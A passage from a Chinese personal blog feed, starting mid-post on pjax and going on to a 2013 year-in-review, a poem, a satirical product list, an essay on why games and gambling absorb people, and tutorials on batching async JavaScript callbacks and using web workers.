<p>这样的方式貌似比较完善，其实不然。</p>
<ul>
<li>####历史问题2 - 对搜索引擎不友好</li>
</ul>
<p>最大的问题是，hash后生成的内容是不会被搜索引擎引用到。数据不能被爬取，无疑是浪费和损失。因此google放言，咱可以约定个协议：<code>#!xxx</code>这样hash的url，google也去爬取。称之为<code>hash bang</code>（哈希大爆炸？）。这一协议，在g+，twitter，人人，新浪微博上都可以看到。</p>
<p>事实上，ajax最或缺的两个问题，恰好被pushState的功能补充完善。</p>
<p>##<strong>三、pjax带来的价值</strong><br>除去补齐了ajax的问题，我们发现pjax会给web带来更多的好处。<br>回到开始说的“两包方便面”，我的意思是，有时你访问两个url，部分数据是相同的。比如百度贴吧，第一页和第二页的区别只是帖子内容（卡片）的不同，网站外框部分（方便面）都是一样的，这些东西就不需要在页面刷新时重复加载。</p>
<p>ajax处理这样的局部刷新，已经给我们带来了web2.0的体验，而加上pushstate的ajax则更进一步：</p>
<ol>
<li>一个url对应一套数据，有利于SEO；</li>
<li>更改数据和url时，只是局部刷新，带来较好的用户体验；</li>
<li>兼容性好，对不支持pushstate的浏览器，url也能正常请求页面（虽然有重复加载）；</li>
<li>刷新页面时，由于是url唯一，能正常加载到用户希望看到的数据，比处理hash的方式更方便；</li>
<li>后退与前进的浏览器操作，依然可以局部刷新（通过onpushstate事件捕获）</li>
</ol>
<p>##<strong>四、注意事项</strong></p>
<p>然而pjax不等于单纯的分离使用pushstate与ajax，还必须得做一些封装。缘于以下我能想到的注意事项：</p>
<ul>
<li>服务器端增加额外处理逻辑<br>服务器端，需要根据请求的参数，作出全页渲染或局部渲染响应<figure class="highlight groovy"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div></pre></td><td class="code"><pre><div class="line"><span class="string">Accept:</span>text<span class="regexp">/html, */</span>*; q=<span class="number">0.01</span></div><div class="line">Accept-<span class="string">Encoding:</span>gzip,deflate,sdch</div><div class="line"><span class="string">Connection:</span>keep-alive</div><div class="line"><span class="string">Host:</span>qianduannotes.duapp.com</div><div class="line">User-<span class="string">Agent:</span>AppleWebKit<span class="regexp">/537.36 (KHTML, like Gecko) Chrome/</span><span class="number">31.0</span><span class="number">.1650</span><span class="number">.63</span> Safari/<span class="number">537.36</span></div><div class="line">X-Requested-<span class="string">With:</span>XMLHttpRequest</div><div class="line">X-<span class="string">PJAX:</span><span class="literal">true</span></div></pre></td></tr></table></figure>
</li>
</ul>
<p>比如请求头部可以设定一个X-PAJX:true，用以通知服务器。</p>
<ul>
<li><p>浏览器兼容<br>假如浏览器不支持pushstate，提供fallback操作，直接打开需更改url的地址：</p>
<figure class="highlight javascript"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div></pre></td><td class="code"><pre><div class="line">$.support.pjax = <span class="built_in">window</span>.history &amp;&amp; <span class="built_in">window</span>.history.pushState</div><div class="line"><span class="comment">// Fallback</span></div><div class="line"><span class="keyword">if</span> ( !$.support.pjax ) &#123;</div><div class="line">  $.pjax = <span class="function"><span class="keyword">function</span>(<span class="params"> options </span>) </span>&#123;</div><div class="line">    <span class="built_in">window</span>.location = $.isFunction(options.url) ? options.url() : options.url</div><div class="line">  &#125;</div><div class="line">  $.fn.pjax = <span class="function"><span class="keyword">function</span>(<span class="params"></span>) </span>&#123; <span class="keyword">return</span> <span class="keyword">this</span> &#125;</div><div class="line">&#125;</div></pre></td></tr></table></figure>
</li>
<li><p>本地存储机制<br>无疑pjax与localstorage共同使用可以进一步提升体验，但这一步容易忽略的是数据上报。</p>
</li>
</ul>
<p>##<strong>五、参考资料</strong><br><a href="https://github.com/defunkt/jquery-pjax" target="_blank" rel="external">jquery-pjax</a><br><a href="https://github.com/welefen/pjax" target="_blank" rel="external">welefen封装的pjax</a></p>
]]></content>
    
    <summary type="html">
    
      &lt;blockquote&gt;
&lt;p&gt;var pjax = pushState + ajax;&lt;br&gt;小时候，小浣熊方便面里面有各种水浒人物的卡片。我买了一包，吃了方便面，饱了。而我又买了第二包，不是想吃方便面，而是仅仅想得到里面的卡片…          &lt;/p&gt;
&lt;/blockquote&gt;
    
    </summary>
    
    
      <category term="js" scheme="https://RainieZhang-yilia.github.io/tags/js/"/>
    
      <category term="html5" scheme="https://RainieZhang-yilia.github.io/tags/html5/"/>
    
  </entry>
  
  <entry>
    <title>我的2013下半年</title>
    <link href="https://RainieZhang-yilia.github.io/2014/02/05/my2013/"/>
    <id>https://RainieZhang-yilia.github.io/2014/02/05/my2013/</id>
    <published>2014-02-04T18:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<ol>
<li>自学了日语，今年考级。小时爱吃红富士苹果，大了向往富士山，但愿今年或明年能说走咱就走</li>
<li>经历了车祸，灾难面前无能为力，但也没有想象的恐怖</li>
<li>第一次骑马，自驾车游。想像中的速度与激情也只是有边界的飞行与欢愉。我还想去更远的地方</li>
<li>看完了《金瓶梅词话》崇祯原版，近年书籍中此本给我的震撼和思考最多</li>
<li>无悔的加盟了腾讯</li>
<li>较熟练的掌握了第一门乐器，当然“熟练”的说法是给自己的评语…他们一般说的扰民不好</li>
<li>毕业第二天就丢了毕业证，学位证，手提电脑以及四年的资料与照片。那段时间诸事不顺，事后我爸分析说我生性随意，穿的袜子一黑一白导致的风水不调</li>
<li>把村上春树三部曲过了一遍，不再那么抵触他了，但远远还不能感受到你们说的“行文如风”</li>
<li>之前不太看电视剧，用尝试性的心态看了韩剧，英剧，美剧，日剧，各一。终于跟我很潮的外婆找到了共同话题，赶上了她这辆飞奔的“三零后”列车</li>
<li>那些尝试过，但没毅力坚持下来的事情：手绘和轮滑（此处真诚检讨但不打算改…）</li>
<li>年末搭上3D建模的末班车，并疯狂喜欢上。用的Maya，还不算熟练，但相信很快会okay。不要叫我弄PS了，我已从二次元奔向三次元</li>
<li>第一次单独旅行。虽然一直迷路，虽然没有星星点灯照亮我的前程。但是，爽，够了</li>
<li>第一次给家里买礼物，带的小米盒子，叫我妈猜有什么用，她说是暖手宝宝。后来整个春节她不亦乐乎的拉着我看了第五遍的爸爸去哪儿</li>
<li>毕业时设计了学院的毕业衫，这也意味着暂时告别了心爱的设计领域。但总觉得我的设计生涯一片无悔</li>
<li>拖延症越发严重，英语能力下降，没坚持锻炼身体，胆小认生，按时睡觉也会有超大黑眼圈。感觉这不是小事记一下吧</li>
<li>用node-webkit完成了自己第一款独立开发并发布的软件。无感。</li>
<li>成为了真正意义上的web前端工程师，佩服于henry和brad的专业学识，并感谢你们对我的严厉与宽容。</li>
<li>我终于失去了你/在拥挤的人群中/我终于失去了你/当我的人生第一次感到光荣</li>
</ol>
<p>The End.<br>——litten 02.05 深夜。</p>
]]></content>
    
    <summary type="html">
    
      &lt;ol&gt;
&lt;li&gt;自学了日语，今年考级。小时爱吃红富士苹果，大了向往富士山，但愿今年或明年能说走咱就走&lt;/li&gt;
&lt;li&gt;经历了车祸，灾难面前无能为力，但也没有想象的恐怖&lt;/li&gt;
&lt;li&gt;第一次骑马，自驾车游。想像中的速度与激情也只是有边界的飞行与欢愉。我还想去更远的地方&lt;/l
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>把自己锁在杯子里</title>
    <link href="https://RainieZhang-yilia.github.io/2014/01/10/lock-me-in-a-cup/"/>
    <id>https://RainieZhang-yilia.github.io/2014/01/10/lock-me-in-a-cup/</id>
    <published>2014-01-10T12:30:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>杯子里的一条鱼<br>你可担心<br>会有天外扑来的龙卷风<br>把你的魂魄摄出领地？<br>泳池温热，心脏被灌了风，开垦者默言而卧<br>涛声隐隐作痛<br>若是一壶热酒浇下，由西向东<br>你是缱绻醉倒？还是鱼跃入梦？                                </p>
<p>—— 01.10</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;杯子里的一条鱼&lt;br&gt;你可担心&lt;br&gt;会有天外扑来的龙卷风&lt;br&gt;把你的魂魄摄出领地？&lt;br&gt;泳池温热，心脏被灌了风，开垦者默言而卧&lt;br&gt;涛声隐隐作痛&lt;br&gt;若是一壶热酒浇下，由西向东&lt;br&gt;你是缱绻醉倒？还是鱼跃入梦？                          
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
      <category term="药别停" scheme="https://RainieZhang-yilia.github.io/tags/%E8%8D%AF%E5%88%AB%E5%81%9C/"/>
    
  </entry>
  
  <entry>
    <title>如何成功做出一款没人使用的产品</title>
    <link href="https://RainieZhang-yilia.github.io/2013/12/20/no-one-used-pro/"/>
    <id>https://RainieZhang-yilia.github.io/2013/12/20/no-one-used-pro/</id>
    <published>2013-12-20T03:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>1、 logo金属化，而且是重金属。给人朋克风范，炫酷感觉。第一眼就有被闪电晃过灵魂的错觉，这样子就对了。</p>
<p>2、无限循环的播放背景音乐。不需要设置关闭，你只需要坚持自我。</p>
<p>3、注册的界面，输入密码的文字框一般有两个：填密码和确认密码的。我们可以做5个，让他们再再确认，这样可以体现你无微不至的情怀。情怀你懂吗？</p>
<p>4、注册新用户名的时，先把数据检测一下。并提示：你确定用户名不带火星文吗？用户点了否，再提示：那特殊符号也不用❤★※←＆♂吗？如果用户还是点了否，你要做出这样的符号表情来表示不理解：~&gt;_&lt;~</p>
<p>5、要有“意见反馈”的功能，但是，无论用户提交了什么有价值的意见，甚至用户觉得这建议太美好了以至于自己都high了起来。一律不回。</p>
<p>6、给用户黑名单里面的人都发个消息：“TA给你加了黑名单我偷偷告诉你，你别告诉TA哦”。</p>
<p>7、安装程序时，要勾上“同意以上条款，并背诵全文”。</p>
<p>8、所有文案只写一半，刚引起用户兴趣就戛然而止，记住你是风一般的产品经理。</p>
<p>9、</p>
<p>The End.</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;1、 logo金属化，而且是重金属。给人朋克风范，炫酷感觉。第一眼就有被闪电晃过灵魂的错觉，这样子就对了。&lt;/p&gt;
&lt;p&gt;2、无限循环的播放背景音乐。不需要设置关闭，你只需要坚持自我。&lt;/p&gt;
&lt;p&gt;3、注册的界面，输入密码的文字框一般有两个：填密码和确认密码的。我们可以做
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
      <category term="药别停" scheme="https://RainieZhang-yilia.github.io/tags/%E8%8D%AF%E5%88%AB%E5%81%9C/"/>
    
  </entry>
  
  <entry>
    <title>谈谈人为何会沉迷游戏？</title>
    <link href="https://RainieZhang-yilia.github.io/2013/11/07/something-about-immersion/"/>
    <id>https://RainieZhang-yilia.github.io/2013/11/07/something-about-immersion/</id>
    <published>2013-11-07T10:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>为何人会沉迷？这个模型很有意思。</p>
<p><img src="/assets/blogImg/immersion.png" alt="沉浸的模型"></p>
<blockquote>
<p>当人在“得到技能提升”和“获得挑战后的成就感”这两者中得到一定平衡时，就会陷入沉迷，这个平衡的范围称之为“心流”（flow）。人处在心流状态下，就会陷入沉迷。              </p>
</blockquote>
<a id="more"></a>
<p>##<strong>“lol，那是小学生玩的”</strong></p>
<p>试想一局dota为何引人专注？完成击杀或最后胜利时你会获得挑战后的成就感，而无疑你的技术又在游戏中越发娴熟。两者共同作用，人陷其中，几局dota就让一天过去了。事实上，任何成功的游戏都是这样，不会难度超大（否则人会焦虑），也不会让人得不到技能和熟练度的提升（否则人会无聊）。这也解释了为何部分dota玩家谈起lol时，会不屑的说：“那是小学生玩的”。因为dota和lol属同类型游戏，一个熟练的dota玩家的技能维度已经较高，自然在转移到lol后得不到太大的提升，因此偏离了心流通道，使人觉得无趣。如何能合适引导这批玩家呢？唯有做好差异化。只要有不同的玩法和细节，就能让人形成新的技能增长点。这点我认为lol还是做得很不错的。</p>
<p>再说下11平台为何会打败老牌的竞技平台，独树一帜。自然有人说，是因为匹配系统。是的，更深层次的说，是它适配了玩家的挑战水平。在浩方的时候，小白被高手虐得体无完肤的故事喜闻乐见。无疑，对任何人而言，挑战度不合适会给人带来焦虑和恐惧。匹配系统做的事情，其实是把挑战维度稳定在心流通道范围里。</p>
<p>##<strong>赌博，最伟大的游戏</strong></p>
<p>细分起来，人的沉迷场景其实有两种：感性和认知。举个栗子，迪士尼乐园的过山车，克服心理恐惧是个挑战，而坐过几次后不再那么害怕属于技能增长，但两者存在于感性层面，是精神的主观感受；百家讲坛，许多人喜欢看，讲的东西我们可能压根不懂，可谓之挑战，而知识的渗透关系到技能，但此过程是跟过山车不一样的，人有学到东西，有认知层面的提升。</p>
<p>再细究一下，我们不会每周都去玩过山车，也不会说百家讲坛一集不落的都看。因为他们还不足以让人沉迷。真正能让人沉迷的，必须是“感性”和“认知”两个维度高度统一的场景。facebook上常年居首的第三方应用是德州扑克，国内用户量最大的是QQ游戏大厅，小城镇六合彩屡禁不止，打麻将俨然已冲出国门走向世界。我想说的是——赌博，是最伟大的游戏之一。无论是真实的或变相的，无论历史还是现在，不同年龄段的人都会沉浸其中。源于它扼紧了人性的弱点，又是感性和认知的高度统一。</p>
<p>举斗地主为例子，认知层面就是你牌技的增长，一个新手是很难对付牌场老手的。通过反复的练习，人可以对形势做出更正确的判断。有个朋友就告诉过我，他觉得斗地主是一门艺术。艺术一词，可能过于高贵，但足以概况了人对掌握了更高级技术所带来的满足感。那么感性层面怎么体现呢，就在于游戏的随机性。你给我一副绝世好牌，即使我再菜鸟也一定能赢一个高手！这跟技术无关，凭着的都是运气与人品，就在爆发的一刹那给你过山车的快感。人有了期待，就有沉浸与等待的动力，而真正赌博中跟金钱挂钩，又无疑更是个感性维度高功率的放大器。</p>
<p>人的一生都在沉迷赌博，事实上，从你小时候玩玻璃弹珠时就开始了。</p>
<p>##<strong>何为接地气？</strong></p>
<p>琴棋书画，作为衡量文人墨客或大家闺秀的修养标准，古之已有。而真正在能融入生活的，不是登大雅之堂的钢琴，不是分级分段的围棋，更不是象征艺术，被层层装裱的书法与油画，取而代之，是吉他，扑克，网络小说，畅销书，还有动漫。有人概况谓之<strong>接地气</strong>。</p>
<p>快餐文化的流行，是因为它不太需要思考，不太触及上面提到的“认知”层面。信息流穿墙而过，径直流到你的面前，一耳进一耳出有何不可，图的就是一个爽快！     </p>
<p>所以“接地气”其实是一种偏“感性”而弃“认知”的沉浸形态。也许又会有这样的疑问，弃认知的形态岂不是不能成为“伟大的游戏”？是的，这样的形态不需要也不可能使人100%沉浸，但它的厉害之处在于持续性。比如，大家不会一遍一遍咬文嚼字像品味红楼梦一样，去阅读一本网络小说。因为它不足已让你得到技能认知方面的满足，但是，你看完了它，说不定又会去看另外的网络小说，因为另外一本，可能会给你新的感官体验。</p>
<p>为何中国网游层出不穷，但却缺乏精品？因为游戏公司一旦赚钱，不会把过多基金投入到二次开发，反正，你们很快就会厌烦。不如来开发新鲜而老套的网游，不是么？</p>
<p>The End.</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;为何人会沉迷？这个模型很有意思。&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/assets/blogImg/immersion.png&quot; alt=&quot;沉浸的模型&quot;&gt;&lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;当人在“得到技能提升”和“获得挑战后的成就感”这两者中得到一定平衡时，就会陷入沉迷，这个平衡的范围称之为“心流”（flow）。人处在心流状态下，就会陷入沉迷。              &lt;/p&gt;
&lt;/blockquote&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
      <category term="产品" scheme="https://RainieZhang-yilia.github.io/tags/%E4%BA%A7%E5%93%81/"/>
    
  </entry>
  
  <entry>
    <title>统一处理异步的js回调</title>
    <link href="https://RainieZhang-yilia.github.io/2013/10/06/handling-asynchronous-js/"/>
    <id>https://RainieZhang-yilia.github.io/2013/10/06/handling-asynchronous-js/</id>
    <published>2013-10-06T02:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>js编程时经常会用到异步处理，而异步会带了所谓的并发问题。比如，你需要向服务器发出多个ajax请求，然后在返回所有结果后做进一步处理，同时要显示动画。因此我们需要用到以下的方案。<br><a id="more"></a></p>
<p>###<strong>【定义函数】</strong><br>定义Batch函数。参数为函数组成的数组functions，这里面的函数将稍后执行，以及这些函数完成后的回调completionHandler。<br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div></pre></td><td class="code"><pre><div class="line"><span class="function"><span class="keyword">function</span> <span class="title">Batch</span>(<span class="params">functions, completionHandler</span>) </span>&#123;</div><div class="line">	<span class="keyword">this</span>._functions = functions;</div><div class="line">	<span class="keyword">this</span>._completionHandler = completionHandler;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>###<strong>【启动请求】</strong><br>用this._remaining来记录未执行的函数量，然后执行各个函数。<br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div></pre></td><td class="code"><pre><div class="line">Batch.prototype.execute = <span class="function"><span class="keyword">function</span> <span class="title">execute</span>(<span class="params"></span>) </span>&#123;</div><div class="line">	<span class="keyword">var</span> i;</div><div class="line">  	<span class="keyword">var</span> functions = <span class="keyword">this</span>._functions;</div><div class="line">  	<span class="keyword">var</span> length = <span class="keyword">this</span>._remaining = functions.length;</div><div class="line">  	<span class="keyword">this</span>._results = [];</div><div class="line">  	<span class="keyword">for</span> (i = <span class="number">0</span>; i &lt; length; i += <span class="number">1</span>) &#123;</div><div class="line">      	functions[i](<span class="keyword">this</span>);</div><div class="line">  	&#125;</div><div class="line">&#125;;</div></pre></td></tr></table></figure></p>
<p>###<strong>【让Batch知道函数完成】</strong><br>用this._results来记录执行结果，当this._remaining为0时，表示所有函数已执行完毕。<br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div></pre></td><td class="code"><pre><div class="line">Batch.prototype.done = <span class="function"><span class="keyword">function</span> <span class="title">done</span>(<span class="params">result</span>) </span>&#123;</div><div class="line">	<span class="keyword">this</span>._remaining -= <span class="number">1</span>;</div><div class="line">	<span class="keyword">if</span> (<span class="keyword">typeof</span>(result) !== <span class="string">'undefined'</span>) &#123;</div><div class="line">    	<span class="keyword">this</span>._results.push(result);</div><div class="line">  	&#125;</div><div class="line">  	<span class="keyword">if</span> (<span class="keyword">this</span>._remaining === <span class="number">0</span>) &#123;</div><div class="line">      	<span class="keyword">this</span>._completionHandler(<span class="keyword">this</span>._results);</div><div class="line">  	&#125;</div><div class="line">&#125;;</div></pre></td></tr></table></figure></p>
<p>到这里，就完成了Batch这个函数的简单功能了。</p>
<p>###<strong>【使用】</strong><br>将Batch应用到实际上。<br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">var</span> urls = [</div><div class="line">  	<span class="string">'/api/gists/1000'</span>,</div><div class="line">  	<span class="string">'/api/gists/1001'</span>,</div><div class="line">  	<span class="string">'/api/gists/1002'</span>,</div><div class="line">  	<span class="string">'/api/gists/1003'</span>,</div><div class="line">  	<span class="string">'/api/gists/1004'</span>,</div><div class="line">  	<span class="comment">// ...</span></div><div class="line">  	<span class="string">'/api/gists/1337'</span>,</div><div class="line">  	<span class="comment">// etc...</span></div><div class="line">];</div><div class="line"></div><div class="line"><span class="keyword">var</span> i;</div><div class="line"><span class="keyword">var</span> length = urls.length;</div><div class="line"><span class="keyword">var</span> batchFunctions = [];</div><div class="line"></div><div class="line"><span class="comment">// 创建需要被batch执行的函数数组</span></div><div class="line"><span class="keyword">for</span> (i = <span class="number">0</span>; i &lt; length; i += <span class="number">1</span>) &#123;</div><div class="line">  	batchFunctions.push(<span class="function"><span class="keyword">function</span> (<span class="params">batch</span>) </span>&#123;</div><div class="line">      	$.ajax.get(urls[i], <span class="function"><span class="keyword">function</span> (<span class="params">response</span>) </span>&#123;</div><div class="line">          	batch.done(response);</div><div class="line">      	&#125;);</div><div class="line">  &#125;);</div><div class="line">&#125;</div><div class="line"></div><div class="line"><span class="keyword">var</span> myBatch = <span class="keyword">new</span> Batch(batchFunctions, <span class="function"><span class="keyword">function</span> (<span class="params">results</span>) </span>&#123;</div><div class="line">	<span class="comment">//返回各个函数的结果数组</span></div><div class="line">&#125;);</div><div class="line"></div><div class="line">myBatch.execute(); <span class="comment">// 开始执行</span></div></pre></td></tr></table></figure></p>
<p>这样的方案其实是参考了“观察者”模式。相关源码推荐nodeJs的Async.js库。</p>
<p>THE END.</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;js编程时经常会用到异步处理，而异步会带了所谓的并发问题。比如，你需要向服务器发出多个ajax请求，然后在返回所有结果后做进一步处理，同时要显示动画。因此我们需要用到以下的方案。&lt;br&gt;
    
    </summary>
    
    
      <category term="web" scheme="https://RainieZhang-yilia.github.io/tags/web/"/>
    
      <category term="js" scheme="https://RainieZhang-yilia.github.io/tags/js/"/>
    
  </entry>
  
  <entry>
    <title>web worker简易入门</title>
    <link href="https://RainieZhang-yilia.github.io/2013/09/25/web-worker-learning/"/>
    <id>https://RainieZhang-yilia.github.io/2013/09/25/web-worker-learning/</id>
    <published>2013-09-25T02:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>js是单线程的语言，由于此特性，我们在处理并发时需要用到一些技巧，如setTimeout()，setInterval()，调用XMLHttpRequest等。<br>但这里的并发只是非阻塞（参照John Resig的文章<a href="http://ejohn.org/blog/how-javascript-timers-work/" target="_blank" rel="external">How JavaScript Timers Work</a>），真正的多线程编程则需要HTML5的web worker。<br><a id="more"></a></p>
<p>###<strong>【worker的使用】</strong><br>web worker的使用非常简单，线程之间通讯的api与html5 postmessage或node.js里面的socket.io方法类似。</p>
<p>通讯：      </p>
<ol>
<li>发送方：postMessage(data)      </li>
<li>接收方：onmessage(event)</li>
</ol>
<p>终止web worker:        </p>
<ol>
<li>子线程: self.close()</li>
<li>父线程: worker.terminate()</li>
</ol>
<p>按照目前w3c规范，web worker分为两种：专用worker(Dedicated Worker)和共享worker(Shared Worker)。<br><!--more--></p>
<p>###<strong>【专用worker】</strong><br>实例化一个web worker对象，异步加载子线程文件worker.js，其中的代码将执行。</p>
<pre><code>var worker = new Worker(&quot;worker.js&quot;);
</code></pre><p>给worker增加侦听</p>
<pre><code>worker.onmessage = function (event) {
    alert(event.data);
};
</code></pre><p>在worker.js里，发送消息给父线程     </p>
<pre><code>postMessage(&apos;hello，imweb&apos;);
</code></pre><p>在父线程页面就能看到发送过来的信息了。</p>
<p>同时，在web worker标准中，是支持对象参数的，也就是说我们能够传递json数据。再看一个稍微复杂点的例子，父线程：</p>
<pre><code>var worker = new Worker(&quot;worker.js&quot;);
worker.onmessage = function (event) {
    document.getElementById(&quot;result&quot;).innerHTML=event.data;
};

function start(){
    worker.postMessage({&apos;cmd&apos;: &apos;start&apos;, &apos;msg&apos;: &apos;start&apos;});
}

function pause(){
    worker.postMessage({&apos;cmd&apos;: &apos;pause&apos;, &apos;msg&apos;: &apos;pause&apos;});
}

function stop(){
    worker.postMessage({&apos;cmd&apos;: &apos;stop&apos;, &apos;msg&apos;: &apos;stop&apos;});
}

function msg(){
    worker.postMessage({&apos;msg&apos;: &apos;hello imweb&apos;});
}
</code></pre><p>worker.js：</p>
<pre><code>self.onmessage = function (e) {
    var data = e.data;
      switch (data.cmd) {
    case &apos;start&apos;:
        taskStart(); //大量数据处理
          postMessage(&apos;WORKER DO: &apos; + data.msg);
          break;
    case &apos;pause&apos;:
        taskPause();
          postMessage(&apos;WORKER DO: &apos; + data.msg);
          break;
    case &apos;stop&apos;:
          postMessage(&apos;WORKER DO: &apos; + data.msg);
          self.close(); //终止web worker
          break;
    default:
          postMessage(&apos;MESSAGE: &apos; + data.msg);
      };
};
</code></pre><p>从上面的例子可以看到，一是利用对象参数，进程之间能够较灵活的实现控制；二是当woker执行taskStart()处理大量数据时，只在子进程处理，不会给主页面带来阻塞，通常，处理大量数据会消极影响程序的响应能力，而web worker通过这样的方式，能提供一个更流畅更实时的UI。</p>
<p>###<strong>【共享worker】</strong><br>共享worker允许线程在同源中的多个页面间进行共享，例如：同源中所有页面或脚本可以与同一个共享线程通信。它的实例化与事件侦听的写法与专用worker略有不同,主页面：</p>
<pre><code>var worker = new SharedWorker(&apos;shared-worker.js&apos;);
worker.port.onmessage = function(e) {
    msg = &apos;Someone just said &quot;&apos; + e.data.message + &apos;&quot;. That is message number &apos; + e.data.counter;
    console.log(msg);
};
worker.port.postMessage(&apos;hello shared worker!&apos;);
</code></pre><p>shared-worker.js:        </p>
<pre><code>var counter = 0;
var connections = [];
onconnect = function(eConn) {
       var port = eConn.ports[0]; // 此连接的特有port

   //当有消息的时候通知所有的连接
   port.onmessage = function(eMsg) { 
       counter++;
       for (var i=0; i &lt; connections.length; i++) {
           connections[i].postMessage({
               message: eMsg.data,
               counter: counter
           });
       }
   }
   port.start();
   connections.push(port);
</code></pre><p>用两个窗口打开这个页面，第一个显示：<strong>Someone just said “Hello shared worker!” This is message number 1</strong>，第二个也收到一样的信息，<br>但是后面是<strong>message number 2</strong>。</p>
<p>###<strong>【安全性和错误检查】</strong><br>出于安全性的考虑，web worker必须遵守同源策略。同时，它的全局对象是worker对象本身，this和self引用的都是worker对象。<br>只能访问：</p>
<ol>
<li>navigator 对象（仅限appName, appVersion, platform, userAgent）</li>
<li>location 对象（只读）</li>
<li>XMLHttpRequest</li>
<li>setTimeout(), setInterval(), clearTimeout()和clearInterval()方法</li>
</ol>
<p>不能访问：</p>
<ol>
<li>DOM(不是线程安全的)</li>
<li>window 对象</li>
<li>document 对象</li>
<li>parent 对象</li>
</ol>
<p>worker内部出现错误时，可以用worker.onerror侦听到，error的事件有三个属性：      </p>
<ol>
<li>filename: 发生错误的文件名</li>
<li>lineno: 代码行号</li>
<li>message: 完整的错误信息</li>
</ol>
<p>如：</p>
<pre><code>worker.onerror = function(e) {
    console.log(e.filename+&quot;ERROR on line&quot;+e.lineno+&quot;,msg:&quot;+e.message);
}
</code></pre><p>###<strong>【web worker的其他尝试】</strong><br>对于比较消耗时间的操作，我们可看到web worker能够发挥它的作用。比如：大量数据排序，精确到像素的canvas计算等。而我们又知道，jsonp加载数据时，动态创建script标签，加载和执行这些过程都是阻塞式的，而web worker正好可以异步加载，这会是更快的方式吗？带着这个疑问我做了下面的试验，分别用jsonp和worker的方式去加载文件，计算数据返回时延：</p>
<pre><code>function tryJsonp(){
    var d = (new Date()).valueOf();
    var jsonp=document.createElement(&quot;script&quot;);  
    jsonp.type=&quot;text/javascript&quot;;  
    jsonp.src=&quot;worker.js?_=&quot;+d;  
    document.getElementsByTagName(&quot;head&quot;)[0].appendChild(jsonp);
    jsonp.onload = jsonp.onreadystatechange = function(){  
           if(!this.readyState||this.readyState==&apos;loaded&apos;||this.readyState==&apos;complete&apos;){  
               console.log(&apos;jsonp: &apos;+ ((new Date()).valueOf() - d));
        }  
    }
}
function tryWorker(){
    var d = (new Date()).valueOf();
    var worker = new Worker(&quot;worker.js&quot;);
    worker.postMessage({&apos;cmd&apos;: &apos;start&apos;, &apos;msg&apos;: &apos;start&apos;});
    worker.onmessage = function (event) {
        console.log(&apos;web worker: &apos;+ ((new Date()).valueOf() - d));
    };
}
</code></pre><p>第一次加载是一份1k大小的文件，每个方法重复5次，返回结果为:<br><img src="/assets/blogImg/web_worker1.png" alt="1k文件重复5次"><br>第二次加载1800k大小的文件，返回结果为：<br><img src="/assets/blogImg/web_worker2.png" alt="1800k文件重复5次"><br>可以看到对于较小的数据，jsonp还是比web worker要快，这可能是实例化worker对象时带来的影响；而数据偏大时，web worker的加载将会更优，而且它可以异步加载。</p>
<p>THE END.</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;js是单线程的语言，由于此特性，我们在处理并发时需要用到一些技巧，如setTimeout()，setInterval()，调用XMLHttpRequest等。&lt;br&gt;但这里的并发只是非阻塞（参照John Resig的文章&lt;a href=&quot;http://ejohn.org/blog/how-javascript-timers-work/&quot;&gt;How JavaScript Timers Work&lt;/a&gt;），真正的多线程编程则需要HTML5的web worker。&lt;br&gt;
    
    </summary>
    
    
      <category term="web" scheme="https://RainieZhang-yilia.github.io/tags/web/"/>
    
      <category term="html5" scheme="https://RainieZhang-yilia.github.io/tags/html5/"/>
    
  </entry>
  
  <entry>
    <title>【梦中的小偷】【织梦人的表白】</title>
